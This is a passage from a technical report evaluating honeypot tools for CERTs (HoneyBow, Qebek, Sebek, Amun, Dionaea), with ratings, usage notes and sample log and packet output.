
The development of the toolkit ceased in 2006. The only available means of contact with the authors is by email. There seems to be almost no community interest in the project.

Costs: Medium $$

HoneyBow is freely available on the Internet. It comes with fairly straightforward documentation but no support aside from that. Setting up a honeynet requires other tools emulating vulnerable services, as the toolkit is just for collecting data from infected systems.

Usefulness for CERTs: Not useful ☹

HoneyBow is outdated and not supported. It is recommended that other solutions be used for performing similar tasks.



```
Delay: 3000
White list used
Auto reboot off
Watching Directory C:\WINDOWS
Watching Directory C:\WINDOWS\SYSTEM32
Watching Directory C:\Program Files
```

```
2012/07/26 20:20:38    Directory Watch Started: C:\WINDOWS
2012/07/26 20:20:38    Directory Watch Started: C:\WINDOWS\SYSTEM32
2012/07/26 20:20:38    Directory Watch Started: C:\Program Files
```

Figure 11: HoneyBow in operation (screenshot)

5.2.1.4 Qebek

DETECTION SCOPE	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★★	★★	★★	★★	★★	★★★	★★	$$	☹

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: revision 66 from SVN repository

Date tested: 27 July 2012

Testing time: 4 hours

Website: https://projects.honeynet.org/sebek/wiki/Qebek

Qebek (QEMU-based Sebek) is a data capture tool based on QEMU emulation solution that aims to replace Sebek (see section 5.2.1.5). Similar to Sebek, it observes syscalls in order to gather information about all actions that an attacker performs in the monitored operating system. All events captured by Qebek are reported in real time to standard output.

Instead of using a kernel module or other software installed inside the operating system, Qebek leverages emulation technique to achieve invisibility. In principle, its presence should be impossible to detect, although the emulation itself may be recognised by an attacker. Currently the honeypot supports only Windows guests.

Evaluation

Detection scope: Multi-function

The honeypot monitors syscalls in the guest operating system. This technique allows it to intercept interaction with an attacker regardless of application.

Quality of collected data: Fair ★★

Qebek uses the same data format as Sebek – each observed syscall is reported along with its timestamp, type, process information and additional payload. The honeypot does not offer any means for interpreting output data and relies on Sebek server-side scripts for further processing. There are no filtering mechanisms or any methods of customising the format of data generated by the tool.

Scalability and performance: Poor ★

Qebek works only in emulation mode and does not support KVM (hardware-assisted virtualisation). Due to substantial overhead added by emulation, a single graphical session (e.g. RDP) causes performance problems with the guest system. It is possible to run several Qebek instances on a single server, so horizontal scaling could be used to handle more traffic. Qebek does not provide any facilities for aggregating data from multiple instances and, in contrast to Sebek, does not send data over network; hence a custom solution would have to be developed for that purpose.

Reliability: Poor ★

The solution can be considered a prototype, not ready for production use. Currently the only supported guest system is Windows XP with Service Pack 2. There are no official releases yet, so the source code has to be downloaded directly from a development Subversion branch. Under certain conditions it is possible to receive data about interaction with an attacker but even a simple usage scenario (connecting to a local shell from a remote address) can repeatedly crash Qebek. Instability of the tool limited the number of tests that could be performed for this evaluation.

Extensibility: Fair ★★

Qebek is an extension of the popular QEMU emulator, with additional monitoring and reporting capabilities added. The complete solution is available on open-source licences; Qebek parts use mostly GPL version 2. Official documentation provides a brief description of the honeypot's architecture and contains limited information on extending its functionality. Nevertheless, there is no API for extensions, and modifications to the Qebek core require some level of understanding of operating system internals and possibly familiarity with the QEMU source code.

Ease of use and setting up: ★★★

The software can be compiled and run on modern operating systems and does not have any unusual dependencies. Exhaustive setup instructions are provided on the project's website, so even a person with no prior QEMU experience can successfully install the honeypot. The only problem is that there are no binary Qebek packages for more convenient installation and some installation steps in the documentation contain typos in shell scripts, so some level of technical knowledge is required to correct them.

Embeddability: Good ★★★

A Qebek process produces a stream of messages in Sebek binary format on its standard output. These messages can be processed easily using Sebek scripts or a custom parser. Due to the almost complete lack of configuration options it is not possible to change either the type of data gathered or its output format. There are no facilities for remote management; however, it should not be difficult to develop scripts for automation of administrative tasks.

Support: Fair ★★

The honeypot was developed as a part of Google Summer of Code 2010 and is hosted by the Honeynet Project. Currently, the project does not show any signs of activity – last change in the official Subversion repository dates back to June 2011. It should be possible to receive some level of support through the Honeynet Project[21] (mailing lists or IRC). However, there does not seem to be any user community for the tool. User documentation provided on the website covers a basic usage scenario but should be sufficient, since configurability of the honeypot is very limited.

Costs: Medium $$

Qebek is an open-source project, but it cannot be considered a mature solution at this point. Hence, it is expected that its deployment and maintenance will take a considerable amount of effort and time.

Usefulness for CERTs: Not useful ☹

In its current state, Qebek is not reliable enough to be deployed in a production environment and it has not yet achieved feature-parity with its predecessor – Sebek.

5.2.1.5 Sebek

DETECTION SCOPE	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★★	★★	★★	★★	★★	★★★	★★	$$	☹

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: 3.2.0b (binary version for Ubuntu 7.10)

Date tested: 26 July 2012

Testing time: 1 day with simulated load

Website: https://projects.honeynet.org/sebek/

Sebek is a data capture tool for monitoring activities of attackers in a real system, using client-server architecture available for Linux and Windows. The client is in the form of a kernel module that intercepts several important syscalls responsible for reading data, network communication and process creation. Only the Linux version of the module was tested, but since the Windows version uses similar monitoring mechanisms and gathers exactly the same set of information, this evaluation should be applicable to both platforms.

[21] https://www.honeynet.org

The kernel module can monitor interaction between an attacker and a service running on the honeypot on the application layer. If the attacker successfully exploits the service and performs some file or network-related operations in the system (e.g. starts a shell) the subsequent actions will also be logged. Sebek takes advantage of several evasion techniques (used in kernel rootkits) in order to avoid detection by the attacker. Nevertheless, it is still possible to discover its presence.

Gathered data is sent in real time to the server for analysis. The official documentation recommends Honeywall gateway for this purpose. It is described in section 8.5.1, and this Sebek evaluation does not cover features provided by Honeywall. Apart from Honeywall, a collection of simple server-side tools is available but their capabilities are limited to the extraction of Sebek data from network traffic without any further processing.

Since Sebek is designed only for observation, it does not attempt to block malicious actions. There are also no facilities for restoring the operating system to the original state after interaction with an attacker – they have to be implemented as external tools.

Evaluation

Detection scope: Multi-function

Sebek is able to monitor the behaviour of any application that is installed in the operating system. The administrator creates a set of filtering rules that determine which processes should be monitored and what types of events reported.

Quality of collected data: Fair ★★

The kernel module reports low-level information associated with each intercepted syscall: timestamp, operation type, PID, parent PID, executable name, and payload (usually data read from a file descriptor). This data is sufficient to reconstruct the majority of actions performed by an attacker. However, an external tool has to be used for that purpose (like the previously mentioned Honeywall (see section 8.5.1)). Filtering rules allow for omission of irrelevant syscalls that can be part of normal system operation and define what kind of behaviour should be reported. There is neither automatic classification of events generated by the client nor any facilities for collecting malware, but such features should not be difficult to implement as external scripts that process gathered data.

Scalability and performance: Fair ★★

It is possible to run multiple instances of Sebek in a single network; however, there are no facilities that would distribute the incoming traffic among multiple systems. Since each syscall generates an outgoing UDP packet to the server and there are no rate-limiting mechanisms in the client, certain activity patterns may cause network congestion and potential data loss (missed events). Overhead added by the monitoring process depends on the behaviour of applications in the system – if no intercepted syscalls are called, performance will be unaffected. However, I/O intensive workloads can be up to two orders of magnitude slower than normal and generate a very large amount of events. For these reasons, the honeynet and the server receiving Sebek data must have appropriate mechanisms, so that they do not become overloaded when the client floods them with packets. A single instance of the honeypot can handle multiple simultaneous connections without problems.

Reliability: Fair ★★

The official website of the project mentions problems with the reliability of Sebek on 'current operating systems' (this information was added in 2009). During tests the honeypot was operational even under heavy load, but Linux kernel repeatedly reported problems with the module. It was also reported that the Windows client crashes the operating system. There were also some unexpected crashes of user space applications, which could be related to bugs in the kernel module. Overall, it is expected that the honeypot requires additional monitoring in order to ensure that it is functioning properly.

Extensibility: Fair ★★

Sebek is an open-source project – the Linux client is available on GPL version 2 and all other components use 4-clause BSD licence. Server-side, the honeypot consists of a collection of simple tools written in Perl and C, which are easy to understand and adapt. Client modules, which are the most important part of the solution, may be much more difficult to modify since they require some knowledge of kernel programming. There is no documentation for developers or extension mechanisms of any kind.

Ease of use and setting up: Fair ★★

The process of installation and configuration of Sebek clients is well documented. The official website provides a complete installation tutorial and compiled binaries. Nevertheless, the software is dated and the kernel module cannot be compiled with more recent Linux kernel versions (e.g. 2.6.26), which might be a serious obstacle when creating a honeypot. Server-side tools allow users to monitor deployed honeypots and display basic data, but there are no facilities for centralised management of the whole system. Configuration of the kernel modules in Linux is stored in simple text files and is easily comprehensible. The Windows version offers a graphical configuration wizard that offers fewer options but may be easier to use. Under Windows the configuration is stored in an obfuscated manner in order to avoid detection and under Linux the configuration is not stored at all – the kernel module is not loaded automatically on boot.

Embeddability: ★★★

The client module sends a stream of UDP packets in a simple, well-defined binary format. It should not be difficult to create a piece of software that extracts Sebek data from network traffic and processes it further. Existing tools can be used as a starting point. The solution does not provide any means of remote management of client modules. Configuration of the Linux component is passed in parameters of the kernel module and therefore is easy to handle automatically. Automation might require more effort for the Windows version, since it stores configuration in obfuscated registry keys and supports fewer options.

Support: Fair ★★


The project has not been in continuous development since 2010. Linux kernel module and server-side tools have not been updated since 2009 and 2008, respectively. Sebek is hosted by the Honeynet Project and it should be possible to receive some support using channels offered by these organisation (mailing lists, IRC). Nevertheless, there are no signs of an active Sebek user community. The honeypot is distributed with user documentation, which covers all of the important issues.

Costs: Medium $$

Sebek is available on open-source licences, but depending on the usage scenario, its deployment may require significant effort. If Sebek is used in conjunction with the existing version of Honeywall (see section 8.5.1), no special tools for data processing have to be developed and the overall cost could be kept low. In most other cases, software for processing events and management of client modules would have to be created in order to use the honeypot effectively.

Usefulness for CERTs: Not useful ☹

While Sebek can provide some useful data, it is not being actively developed anymore and is becoming obsolete (see also Qebek – section 5.2.1.4). Unless the Honeywall gateway is already deployed in the organisation, the required maintenance and customisation effort does not seem justified by the amount of information gathered by the tool. A more recent and easier-to-manage solution should be considered instead.



```
▷ User Datagram Protocol, Src Port: pt2-discover (1101), Dst Port: pt2-discover (1101)
▽ SEBEK - Kernel Data Capture
     Magic: 0x00000457
     Version: 3
     Type: 2
     Counter: 0
     Time: Jul 26, 2012 15:51:15.000793946
     Parent Process ID: 1
     Process ID: 3720
     User ID: 0
     File Descriptor: 4
     Inode ID: 12741
     Command Name: sshd
     Data Length: 15
     Socket.remote_ip: [redacted]
     Socket.remote_port: 53458
     Socket.local_ip: [redacted]
     Socket.local_port: 22
     Socket.Call_id: 5
     Socket.ip_proto: 6

0000  bc 30 5b 9d 43 60 00 19  99 30 c1 4e 08 00 45 0d   .0[.C`.. .0.N..E.
0010  00 63 00 19 00 00 20 11  bc 0e c3 [redacted]        .c.... . ...[redacted]
0020  [redacted] 04 4d 04 4d 00 4f  00 00 00 00 04 57 00 03   [redacted].M.M.O .....W..
0030  00 02 00 00 00 00 50 11  4b 53 00 0c 1d 5a 00 00   ......P. KS...Z..
0040  00 01 00 00 0e 88 00 00  00 00 00 00 00 04 00 00   ........ ........
0050  31 c5 73 73 68 64 00 00  00 00 00 00 00 00 00 00   1.sshd.. ........
0060  00 0f c3 bb ee 59 d0 d2  c3 bb ee 58 00 16 00 05   .....Y.. ...X....
0070  06                                                 .
```

Figure 12: Sebek in operation (screenshot)

5.2.1.6 Summary of high-interaction server-side honeypots

NAME	DETECTION SCOPE	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
Argos	MULTI	★★★	★★	★★★	★★	★★	★★★	★★	$$	☺
HiHAT	SPEC	★★★★	★★★★	★★★	★★★	★★	★★	★	$$$	☺
HoneyBow	MULTI	★	★	★	★	★★★	★	★	$$	☹
Qebek	MULTI	★★	★★	★★	★★	★★	★★★	★★	$$	☹
Sebek	MULTI	★★	★★	★★	★★	★★	★★★	★★	$$	☹

Legend:

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

5.2.2 Low-interaction server-side honeypots

This section describes low-interaction server-side honeypots that were downloaded and tested. A total of 18 honeypots were tested. They were additionally grouped into subsections based on the taxonomy introduced in section 3.3.

5.2.2.1 General purpose honeypots

General purpose low-interaction honeypots can be used for emulating multiple services. A total of 7 such honeypots were downloaded and tested.

5.2.2.1.1 Amun

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★★	★★★	★★★	★★★★	★★★★	★★★	★★★	★	$	☺

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				


Version tested: 0.1.9

Date tested: April 2012

Testing time: 3 days

Website: http://amunhoney.sourceforge.net/

Amun is a low-interaction honeypot written in Python and available on GNU GPL licence. The main goal of Amun is to acquire malware by emulation of specific vulnerabilities and analysis of exploits. Specific vulnerabilities (rather than fully functional services) are emulated fairly accurately. Amun has a modular architecture.



```
dezz@tomaszg:/tmp/amun$ python amun_server.py


    _____
   /  _  \   _____  __ __  ____
  /  /_\  \ /     \|  |  \/    \
 /    |    \  Y Y  \  |  /   |  \
 \____|__  /__|_|  /____/|___|  /
          \/       \/           \/

                starting Amun server...

.::[Amun - Main] all servers listening on: 0.0.0.0 ::.
.::[Amun - Main] loading vulnerability modul vuln-ms08067 ::.
.::[Amun - Main] loading vulnerability modul vuln-netdde ::.
.::[Amun - Main] loading vulnerability modul vuln-ms06040 ::.
.::[Amun - Main] loading vulnerability modul vuln-ms06070 ::.
.::[Amun - Main] loading vulnerability modul vuln-dnsv2 ::.
.::[Amun - Main] loading vulnerability modul vuln-asn1 ::.
.::[Amun - Main] loading vulnerability modul vuln-sasserftpd ::.
.::[Amun - Main] loading vulnerability modul vuln-msdtc ::.
.::[Amun - Main] loading vulnerability modul vuln-mydoom ::.
.::[Amun - Main] loading vulnerability modul vuln-wins ::.
.::[Amun - Main] loading vulnerability modul vuln-axigen ::.
.::[Amun - Main] loading vulnerability modul vuln-slmail ::.
.::[Amun - Main] loading vulnerability modul vuln-mdaemon ::.
.::[Amun - Main] loading vulnerability modul vuln-ca ::.
.::[Amun - Main] loading vulnerability modul vuln-iis ::.
.::[Amun - Main] loading vulnerability modul vuln-ftpd ::.
.::[Amun - Main] loading vulnerability modul vuln-dcom ::.
.::[Amun - Main] loading vulnerability modul vuln-pnp ::.
.::[Amun - Main] loading vulnerability modul vuln-upnp ::.
.::[Amun - Main] loading vulnerability modul vuln-lsass ::.
.::[Amun - Main] loading vulnerability modul vuln-maxdb ::.
.::[Amun - Main] loading vulnerability modul vuln-arc ::.
.::[Amun - Main] loading vulnerability modul vuln-imail ::.
.::[Amun - Main] loading vulnerability modul vuln-tivoli ::.
.::[Amun - Main] loading vulnerability modul vuln-msmq ::.
.::[Amun - Main] loading vulnerability modul vuln-sub7 ::.
.::[Amun - Main] loading vulnerability modul vuln-mercury ::.
.::[Amun - Main] loading vulnerability modul vuln-lotusdomino ::.
.::[Amun - Main] loading vulnerability modul vuln-arkeia ::.
.::[Amun - Main] loading vulnerability modul vuln-dameware ::.
```

Figure 13: Amun in operation (screenshot)

Evaluation

Detection scope: Multi-function

Individual services and their vulnerabilities are handled by different *vulnerability modules* in Amun. Each module corresponds to a specific vulnerability or functionality of a service. Therefore, several modules can be connected to one service. The tool is distributed with 46 modules.

Accuracy of emulation: Fair ★★

By design, each service is emulated to a level required to handle a given exploit and download malware, or to detect an attack at a given application (e.g. phpMyAdmin). This means that the modules are not capable of detecting 0-day attacks, because they expect a certain sequence of interaction. An attack that exploits an unknown vulnerability will most likely follow a different scenario, incompatible with the module. General level emulation of services (not tied to a specific vulnerability or functionality) is very basic. However, emulation of specific vulnerabilities is more than satisfactory. Amun supports both TCP and UDP protocols, but handling of UDP is limited and not configurable (at least not without modifying the source code). Data is sent to a shellcode analyser, but no further interaction is possible.

Quality of collected data: Good ★★★

In addition to raw data (hexdump of all binary data acquired during interaction), and basic information like timestamps, IP addresses and ports of connections, Amun also generates some metadata. Depending on emulated services and level of interaction, those can be HTTP headers, content of various protocol-specific fields (e.g. NetBIOS), exploit details (vulnerability used, shellcode payload), results of shellcode analysis (including instructions to run, URL address to download malware), md5 sums of downloaded files, etc. Metadata are useful and reasonably easy to process. Additionally, a simple classification is provided in the form of information about exploited vulnerability (when no vulnerability is matched by a module, the result is 'unknown vuln'). Description of the specific vulnerability ensures that the connection was indeed malicious. Downloaded binary files can be forwarded to external services specialising in malware analysis (Anubis is supported, among others). The tool writes results to several files, depending on type of information recorded. Different directories are used for hexdumps and malware files.

Scalability and performance: Good ★★★

A single installation of the Amun honeypot can handle over 100 IP addresses. Multiple instances can run concurrently on one server, unless prevented by their configurations (only one instance may listen on a given port). No negative performance issues were observed.

Reliability: Excellent ★★★★

Amun did not hang nor terminate unexpectedly during tests. Slight glitches in the modules did not impact stability of the whole tool. No problems with handling of multiple connections with a single module were observed during stress tests.

Extensibility: Excellent ★★★★

Amun has a modular architecture. The task of the main component, *Amun Kernel*, is to listen on a number of selected ports and handle incoming connections, while interaction with the attacker is provided by modules. The tool is distributed with 46 basic modules. All modules, just as the whole honeypot, are written in Python. Authors have provided a way to create new modules in XML, which can be converted to a Python script with a special tool. This way, no knowledge of Python programming is required in order to extend Amun's functionality. Specifics of module creation are well described in the documentation as well as various conference proceedings by the honeypot's authors. On top of that, any programmer with knowledge of Python is able to easily modify the honeypot as well as its individual components.

Ease of use and setting up: Good ★★★

All it takes to use the honeypot is running the main Python script. There is no need to install any binary files except the Python environment as a prerequisite. All parameters of the honeypot's behaviour are configurable from one configuration file in a text format. There is no need to restart after a parameter has been modified as the configuration is periodically read by the honeypot. Amun logs its activities, as well as details of intercepted attacks and results of analysis. Vast possibilities of logging are offered – logs can be written to dedicated files, syslog or MySQL database. There is also a dedicated component for email reporting and pushing data to SurfIDS – now called SURFcert IDS (see section 5.4.3). Unfortunately, no interactive user interface is provided. There is also no built-in tool for generating statistics. Documentation is poor, but there is a lot of useful information in various articles by the honeypot's author.

Embeddability: Good ★★★

Amun does not provide mechanisms for two-way communication – it is only possible to pull information registered by the honeypot. This can be done by reading from log files (easy to parse) or querying a MySQL database. Additional components send data over email and to SurfIDS/SURFcert IDS. It is easy to automate maintenance and configuration (simple modifications in text files) and it can be done with simple shell scripts (sh, bash, etc.). Automation is further facilitated by the fact that no restart is required to enable configuration changes – the configuration file is re-read periodically.

Support: Poor ★

The Amun project seems to be inactive.[22] The last version (0.1.9) was issued in 2010. However, last updates to the SVN repository were done in early 2011. In the official bug reporting system there are unresolved issues from 2009. The user forum is inactive. There does not seem to be any active community.

Costs: Low $

Overall costs of implementation are low. The tool has open-source code on GNU GPL licence. The remaining evaluation components match criteria for a low cost grade. Lack of support and development of the project may be problematic and cause additional maintenance costs (especially from bug fixing).

Usefulness for CERT: Useful ☺

Amun can provide interesting information relevant for a CERT. This tool is recommended for beginners in honeypot technology due to its universal scope, ease of use and excellent reliability. However, due to its imperfect accuracy of emulation and abandonment of the project, CERTs should consider using another solution.

[22] *The project web page was updated in late August 2012 with a statement that software is still being maintained, even though there were no major updates. This may warrant a higher rating for Support in the future.*

5.2.2.1.2 Dionaea

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★★★	★★★★	★★★	★★★★	★★★★	★★★	★★★★	★★★★	$	😁

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	🙂	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: 0.1.0

Date tested: May 2012

Testing time: 16 hours

Website: http://dionaea.carnivore.it/

Dionaea, the Nepenthes successor, is a low-interaction honeypot, whose main purpose is collecting malware. It features modular architecture, embedding Python as scripting language in order to emulate protocols. It is able to detect shellcodes using libemu and supports IPv6 and TLS. Dionaea runs in a restricted environment without administrative privileges.

Evaluation

Detection scope: Multi-function

Protocols in Dionaea are implemented as modules; several ready-to-use ones are provided with the software, implementing the most popular protocols. Thanks to its modular architecture it is possible to emulate any protocol in Dionaea.

Accuracy of emulation: Good ★★★

Great emphasis is put on accurate implementation of the SMB protocol, which is commonly used by Internet worms and botnets to infect end user machines. Besides regular interaction using SMB protocol, it is possible to access SMB shares. Another advanced module is SIP (VoIP) honeypot, which is able to establish SIP sessions. The rest of the supplied modules provide basic functionality, which in most cases is sufficient to collect malware.

Dionaea uses libemu, which can detect shellcode using emulation. It has the capacity to detect unknown shellcode automatically, without any interaction.

It is possible to identify the honeypot based on hardcoded strings, such as fields in SSL certificate or NetBIOS name.

Quality of collected data: Excellent ★★★★

The main honeypot objective is to save malware used by the attacker.

Besides the malware binary file a session log is stored. This includes information about each event: connection parameters, source of the incident and its properties. The honeypot can use external tools in order to enrich information about the incident, e.g. attacker's operating system identification (using p0f) or IP address geolocation. It is also possible to submit files for external analysis to third party services, such as VirusTotal.[23]

Scalability and performance: Good ★★★

Dionaea is able to listen on many network interfaces and many IP addresses simultaneously.

All network I/O is implemented in a non-blocking manner, which allows the tool to accept many connections at once. It is also possible to apply rate limiting and accounting limits per connection.

Reliability: Excellent ★★★★

Dionaea is stable even during long running periods. Some modules, especially experimental ones, can cause unexpected actions, such as exceptions when parsing data. Besides these minor issues, there are no signs of any problems that may occur at a later time.

Extensibility: Excellent ★★★★

The honeypot has a modular architecture, which allows one to create custom extensions. Source code is open, clean and partially documented. Dionaea’s core is coded in C and the modules are Python scripts. The project has a good and detailed documentation.

Ease of use and setting up: Good ★★★

Installation may seem complicated, but it is well documented and comes down to reproduction of particular steps. Most dependencies are available as software packages in popular GNU/Linux distributions. Dionaea itself is available as a ready-to-install package for some operating systems.

Configuration is located in one place, and file format is clean and well documented. One can configure many aspects of the honeypot and each of its modules. The honeypot logs detailed information about discovered threats. It can store logs in both text files and a database. It is possible to set logging facilities and levels. Scripts supplied with the honeypot help facilitate processing of incident data or creating charts. There is also a web-based graphical user interface available called carniwwwhore (see section **Error! Reference source not found.**). It equires use of a PostgreSQL database to store incident data.

Embeddability: Excellent ★★★★

All information kept in internal structures is saved to an SQLite database. With modules, it is possible to save data in another format. Dionaea also supports logging to XMPP services. The

